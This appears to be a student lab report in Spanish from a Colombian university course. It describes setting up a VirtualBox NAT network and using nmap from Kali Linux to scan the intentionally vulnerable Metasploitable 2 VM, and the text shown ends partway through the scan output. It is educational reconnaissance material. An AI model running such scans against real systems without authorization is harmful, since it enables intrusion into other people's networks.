



**Informe de Escaneo y Explotación de Puertos Vulnerables de
Mestasploitable 2 con Kali Linux**

Universidad Tecnológica del Chocó Diego Luis Córdoba

Estudiantes:

Franklin Mosquera Blandón

Profesor:

ING Rafael Sandoval Morales

Asignatura:

Seguridad y Auditoria en Redes

Facultad de Ingeniería

Programa:

Ingeniería de Telecomunicación e Informática

Fecha:

7 de Agosto del 2025



Tabla de Contenido

1	Introducción	9
2	Objetivos	10
2.1	Objetivo General	10
2.2	Objetivo Específico	10
3	Desarrollo	11
3.1	Configuración de la Red Nat.....	11
3.2	Asignar la Red Configurada a Metasploitable 2 y a Kali Linux.....	13
3.3	Identificar La Dirección IP De Cada Máquina Virtual	14
3.4	Realizar Escaneo Y Explotaciones A Puertos Vulnerables De Metasploitable 2 15	
3.5	Escaneo O Explotación De Puerto 21 O Servicio FTP.....	19
3.6	Escaneo O Explotación De Puerto 22 O Servicio SSH	21
3.7	Escaneo O Explotación De Puerto 23 O Servicio TELNET.....	23
3.8	Escaneo O Explotación De Puerto 25 O Servicio SMTP	24
3.9	Escaneo O Explotación De Puerto 53 O Servicio DNS.....	26
3.10	Escaneo O Explotación De Puerto 139 O Servicio SAMBA	27
3.11	Escaneo O Explotación De Puerto 445 O Servicio SAMBA	29
3.12	Escaneo O Explotación De Puerto 2121 O Servicio ProFTP	31
3.13	Escaneo O Explotación De Puerto 3306 O Servicio MYSQL.....	32



3.14	Escaneo O Explotación De Puerto 5432 O Servicio POSTGRESQL	33
4	Posibles Errores	37
5	Conclusiones	38
6	Referencias Bibliográficas	39






Tabla de Ilustraciones

Ilustración 1 Configuración de la red Nat paso 1	11
Ilustración 2 Configuración de la red Nat paso 2.....	12
Ilustración 3 Configuración de la red Nat paso 3.....	12
Ilustración 4 Configuración de la red Nat paso 4.....	12
Ilustración 5 Asignar red configurada a Metasploitable 2	13
Ilustración 6 Asignar red configurada a Kali Linux.....	13
Ilustración 7 Identificar la dirección IP de cada máquina virtual	14
Ilustración 8 Identificar la dirección IP de Metasploitable 2	14
Ilustración 9 Identificar la dirección IP de Kali linux	15
Ilustración 10 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2	
paso 1	15
Ilustración 11 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2	
paso 2	16
Ilustración 12 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2	
paso 3	16
Ilustración 13 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2	
paso 4	16
Ilustración 14 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2	
paso 5	17
Ilustración 15 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2	
paso 6	17



Ilustración 16 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2	
paso 7	18
Ilustración 17 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2	
paso 8	18
Ilustración 18 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2	
paso 8	18
Ilustración 19 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2	
paso 9	19
Ilustración 20 Escaneo o explotación de puerto 21(FTP) paso 1	19
Ilustración 21 Escaneo o explotación de puerto 21(FTP) paso 2	19
Ilustración 22 Escaneo o explotación de puerto 21(FTP) paso 3	20
Ilustración 23 Escaneo o explotación de puerto 21(FTP) paso 4	20
Ilustración 24 Escaneo o explotación de puerto 21(FTP) paso 5	20
Ilustración 25 Escaneo o explotación de puerto 21(FTP) paso 6	20
Ilustración 26 Escaneo o Explotación de puerto 22(SSH) paso 1	21
Ilustración 27 Escaneo o explotación de puerto 21(FTP) paso 2	21
Ilustración 28 Escaneo o explotación de puerto 21(FTP) paso 3	21
Ilustración 29 Escaneo o explotación de puerto 21(FTP) paso 4	21
Ilustración 30 Escaneo o explotación de puerto 21(FTP) paso 5	22
Ilustración 31 Escaneo o explotación de puerto 21(FTP) paso 6	22
Ilustración 32 Escaneo o explotación de puerto 21(FTP) paso 7	22
Ilustración 33 Escaneo o explotación de puerto 21(FTP) paso 8	22
Ilustración 34 Escaneo o explotación de puerto 23(TELNET) paso 1	23




Ilustración 35 Escaneo o explotación de puerto 23(TELNET) paso 2.....	23
Ilustración 36 Escaneo o explotación de puerto 23(TELNET) paso 3.....	23
Ilustración 37 Escaneo o explotación de puerto 23(TELNET) paso 4.....	23
Ilustración 38 Escaneo o explotación de puerto 23(TELNET) paso 5.....	24
Ilustración 39 Escaneo o explotación de puerto 23(TELNET) paso 6.....	24
Ilustración 40 Escaneo o explotación de puerto 23(TELNET) paso 7.....	24
Ilustración 41 Escaneo o explotación de puerto 23(TELNET) paso 8.....	24
Ilustración 42 Escaneo o explotación de puerto 25(SMTP) paso 1	24
Ilustración 43 Escaneo o explotación de puerto 25(SMTP) paso 2	25
Ilustración 44 Escaneo o explotación de puerto 25(SMTP) paso 3	25
Ilustración 45 Escaneo o explotación de puerto 25(SMTP) paso 4	25
Ilustración 46 Escaneo o explotación de puerto 25(SMTP) paso 5	25
Ilustración 47 Escaneo o explotación de puerto 25(SMTP) paso 6	25
Ilustración 48 Escaneo o explotación de puerto 53(DNS) paso 1.....	26
Ilustración 49 Escaneo o explotación de puerto 53(DNS) paso 2.....	26
Ilustración 50 Escaneo o explotación de puerto 53(DNS) paso 3.....	26
Ilustración 51 Escaneo o explotación de puerto 53(DNS) paso 4.....	27
Ilustración 52 Escaneo o explotación de puerto 53(DNS) paso 5.....	27
Ilustración 53 Escaneo o explotación de puerto 53(DNS) paso 6.....	27
Ilustración 54 Escaneo o explotación de puerto 139(SAMBA) paso 1	28
Ilustración 55 Escaneo o explotación de puerto 139(SAMBA) paso 2	28
Ilustración 56 Escaneo o explotación de puerto 139(SAMBA) paso 3	28
Ilustración 57 Escaneo o explotación de puerto 139(SAMBA) paso 4	28



Ilustración 58 Escaneo o explotación de puerto 139(SAMBA) paso 5	29
Ilustración 59 Escaneo o explotación de puerto 445(SAMBA) paso 1	29
Ilustración 60 Escaneo o explotación de puerto 445(SAMBA) paso 2	29
Ilustración 61 Escaneo o explotación de puerto 445(SAMBA) paso 3	30
Ilustración 62 Escaneo o explotación de puerto 445(SAMBA) paso 4	30
Ilustración 63 Escaneo o explotación de puerto 445(SAMBA) paso 5	30
Ilustración 64 Escaneo o explotación del puerto 2121(ProFTP) paso 1	31
Ilustración 65 Escaneo o explotación del puerto 2121(ProFTP) paso 2	31
Ilustración 66 Escaneo o explotación del puerto 2121(ProFTP) paso 3	31
Ilustración 67 Escaneo o explotación del puerto 2121(ProFTP) paso 4	31
Ilustración 68 Escaneo o explotación del puerto 2121(ProFTP) paso 5	32
Ilustración 69 Escaneo o explotación del puerto 2121(ProFTP) paso 7	32
Ilustración 70 Escaneo o explotación de puerto 3306(MYSQL) paso 1.....	32
Ilustración 71 Escaneo o explotación de puerto 3306(MYSQL) paso 2.....	32
Ilustración 72 Escaneo o explotación de puerto 3306(MYSQL) paso 3.....	33
Ilustración 73 Escaneo o explotación de puerto 3306(MYSQL) paso 4.....	33
Ilustración 74 Escaneo o explotación de puerto 3306(MYSQL) paso 5.....	33
Ilustración 75 Escaneo o explotación de puerto 3306(MYSQL) paso 6.....	33
Ilustración 76 Escaneo o explotación de puerto 5432(POSTGRESQL) paso 1	33
Ilustración 77 Escaneo o explotación de puerto 5432(POSTGRESQL) paso 2	34
Ilustración 78 Escaneo o explotación de puerto 5432(POSTGRESQL) paso 3	34
Ilustración 79 Escaneo o explotación de puerto 5432(POSTGRESQL) paso 4	34
Ilustración 80 Escaneo o explotación de puerto 5432(POSTGRESQL) paso 5	35



Ilustración 81 Escaneo o explotación de puerto 5432(POSTGRESSQL) paso 6	35
Ilustración 82 Escaneo o explotación de puerto 5432(POSTGRESSQL) paso 7	35





1 Introducción

En el presente informe se documenta el proceso de escaneo y explotación de puertos vulnerables de una máquina virtual Metasploitable 2 utilizando como entorno atacante una máquina Kali Linux. La actividad se desarrolló con fines educativos con el objetivo de identificar servicios expuestos y evaluar posibles ataques a través de herramientas especializadas como Nmap y Metasploit Framework.

Estas prácticas permiten entender la importancia de la enumeración de servicios, la gestión segura de puertos y la explotación controlada de vulnerabilidades comunes en Kali Linux.

Durante la práctica se escanearon múltiples puertos (FTP, SSH, Telnet, SMTP, DNS, Samba, MySQL, PostgreSQL, entre otros), buscando detectar versiones vulnerables, accesos anónimos y posibles configuraciones inseguras. La ejecución de módulos de explotación permitió evidenciar qué servicios eran vulnerables y cuáles no.



2 Objetivos

2.1 Objetivo General

Escanear y explotar puertos vulnerables de una máquina virtual Metasploitable 2 utilizando como entorno atacante una máquina Kali Linux.

2.2 Objetivo Especifico

- ❖ Configurar la red NAT en VirtualBox.
- ❖ Asignar la red NAT a Metasploitable 2 y Kali Linux.
- ❖ Conocer la IP de Metasploitable 2 y Kali Linux.
- ❖ Utilizar nmap para realizar el escaneo y explotación de los puertos vulnerables.
- ❖ Documentar resultados de los escaneos y explotaciones de estos puertos vulnerables.



3 Desarrollo

El desarrollo de este informe consta de mostrar cuales son los pasos para realizar escaneos o explotaciones desde Kali Linux a Metasploitable 2.

Los puertos a los cuales se les realizo este escaneo son los siguientes:

FTP = Puerto 21, SSH = Puerto 22, TELNET = Puerto 23, SMTP = Puerto 25,

DNS = Puerto 53, SAMBA = Puerto 139, SAMBA = Puerto 445,

PROFTP = Puerto 2121, MYSQL = Puerto 3306, POSTGRES = Puerto 5432

Pero antes de empezar a explotar estos puertos y servicios, se debe configurar la red NAT, para que las máquinas virtuales de Kali y Metasploitable 2 estén en el mismo segmento de red.

3.1 Configuración de la Red Nat

Para realizar la configuración de la red Nat se debe abrir VirtualBox, luego dar clic en la vista de herramientas, después dar clic en las tres barras y luego en red, como muestra la siguiente imagen.




Ilustración 1 Configuración de la red Nat paso 1



Una vez dentro de la ventana de red, se debe dar clic en propiedades y luego donde dice redes NAT como muestra la siguiente imagen.




Ilustración 2 Configuración de la red Nat paso 2

Luego de estar en la ventana de redes NAT, se configura el nombre de la red y la dirección IP en IPv4 y se marca la opción de habilitar DHCP para posterior dar clic en aceptar.

The image shows the 'Opciones generales' tab of the network configuration window. It contains the following fields and options:

- Nombre:** RED-SEMESTRE9-2025
- Prefijo IPv4:** 192.168.10.0/24
- ☒ **Habilitar DHCP**
- ☐ **Habilitar IPv6**
- Prefijo IPv6:** fd17:625c:f037:a80a::/64
- ☐ **Anunciar ruta por defecto IPv6**

Ilustración 3 Configuración de la red Nat paso 3

Después que se guarda la configuración, se puede observar en la parte de arriba que la red a sido creada, como muestra la siguiente imagen.

Redes solo-anfitrión Redes NAT Redes en la nube			
Nombre	Prefijo IPv4	Prefijo IPv6	Servidor DHCP
RED-SEMESTRE9-2025	192.168.10.0/24	fd17:625c:f037:a80a::/64	Habilitado

Ilustración 4 Configuración de la red Nat paso 4



3.2 Asignar la Red Configurada a Metasploitable 2 y a Kali Linux

Una vez se crea la red NAT, se debe ingresar a la configuración de Kali y Metasploitable 2 y cambiar la configuración de la red.

Para realizar este proceso primero se ingresa a la configuración de Metasploitable 2 por ejemplo, luego dirigirse la opción de red y seleccionar un adaptador y habilitar este mismo, luego que se habilita el adaptador en la opción de conectado a se escoge la opción de Red NAT y en la opción de modo promiscuo se escoge la opción de permitir todo y dar clic en aceptar.




Ilustración 5 Asignar red configurada a Metasploitable 2

Así mismo se realiza el proceso en Kali Linux.




Ilustración 6 Asignar red configurada a Kali Linux



3.3 Identificar La Dirección IP De Cada Máquina Virtual

Una vez se ha configurado el tipo de conexión de cada uno de las maquinas, se deben iniciar para realizar las configuraciones necesaria.




Ilustración 7 Identificar la dirección IP de cada máquina virtual

Una de esta configuración es conocer la IP de cada una de las máquinas. Para realizar este proceso, se ejecuta el comando ifconfig en cada una de ellas y en el puerto eth0 muestra la IP de la máquina, como se puede ver en la siguiente imagen.




Ilustración 8 Identificar la dirección IP de Metasploitable 2



Este mismo proceso se realiza en Kali Linux.

```
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.6 netmask 255.255.255.0 broadcast 192.168.10.255
    inet6 fe80::a00:27ff:fe92:427d prefixlen 64 scopeid 0<link>
    ether 08:00:27:92:42:7d txqueuelen 1000 (Ethernet)
    RX packets 32 bytes 6924 (6.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 27 bytes 3370 (3.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Ilustración 9 Identificar la dirección IP de Kali linux

3.4 Realizar Escaneo Y Explotaciones A Puertos Vulnerables De Metasploitable 2

Después de que se ha realizado la configuración de la red en VirtualBox, se ha realizado la selección de la red para Kali y Metasploitable 2 y además se conoce la dirección IP de estas mismas, se puede empezar a realizar los escaneos o explotaciones de los puertos vulnerables de Metasploitable 2 con Kali Linux.

Para realizar el escaneo o las explotaciones, se utilizará la herramienta nmap la cual es utilizada para realizar escaneos de puertos, para utilizar esta herramienta primero se ingresa al super usuario de Kali con el comando `sudo su` y la contraseña del Kali, como se muestra en la siguiente imagen.

```
(franklin@franklin)-[~]
$ sudo su
[sudo] contraseña para franklin:
(frunklin@franklin)-[/home/franklin]
#
```

Ilustración 10 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2 paso 1



Luego se ejecuta el comando nmap y esta muestra algunos de los comandos que se pueden utilizar para realizar estos escaneos, como muestra las siguientes imágenes.

```
nmap
Nmap 7.95 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3], ...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
```

Ilustración 11 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2 paso 2

Entre estos comandos están -sn, que se utiliza para ver las redes vulnerables en un segmento de red.

```
HOST DISCOVERY:
-sL: List Scan - simply list targets to scan
-sn: Ping Scan - disable port scan
-Pn: Treat all hosts as online -- skip host discovery
-PS/PA/PU/PY[portlist]: TCP SYN, TCP ACK, UDP or SCTP discovery to given ports
-PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
-PO[protocol list]: IP Protocol Ping
-n/-R: Never do DNS resolution/Always resolve [default: sometimes]
--dns-servers <serv1[,serv2], ...>: Specify custom DNS servers
--system-dns: Use OS's DNS resolver
--traceroute: Trace hop path to each host
```

Ilustración 12 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2 paso 3

También esta -sV que se utiliza para ver los puertos vulnerables en un segmento de red.

```
SERVICE/VERSION DETECTION:
-sV: Probe open ports to determine service/version info
--version-intensity <level>: Set from 0 (light) to 9 (try all probes)
--version-light: Limit to most likely probes (intensity 2)
--version-all: Try every single probe (intensity 9)
--version-trace: Show detailed version scan activity (for debugging)
```

Ilustración 13 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2 paso 4

Y estos dos son los que se hará uso en este informe.



El primer comando en ejecutarse el nmap -sn y la dirección IP de Kali que en este caso es 192.168.10.6/24, esto mostrara las direcciones IP en ese mismo segmento que se pueden vulnerar, como se puede ver en la siguiente imagen.

```
(root@franklin)-[/home/franklin]
# nmap -sn 192.168.10.6/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 09:30 -05
Nmap scan report for 192.168.10.1
Host is up (0.0014s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.10.2
Host is up (0.00065s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 192.168.10.3
Host is up (0.00044s latency).
MAC Address: 08:00:27:CC:58:0D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.10.4
Host is up (0.022s latency).
MAC Address: 08:00:27:2E:D7:0F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.10.6
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.99 seconds
```

Ilustración 14 Realizar escaneo y explotaciones a puertos vulnerables de Metasploitable 2 paso 5

El segundo comando en utilizarse es nmap -sV y el segmento general de la red a la cual está asociado Kali y este mostrara todos los puertos que son vulnerables en ese segmento como lo muestran las siguientes imágenes.


En esta imagen se pueden ver los puertos vulnerables de la red 192.168.10.1, .2 y .3

```
(root@franklin)-[/home/franklin]
# nmap -sV 192.168.10.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 06:12 -05
Nmap scan report for 192.168.10.1
Host is up (0.0011s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
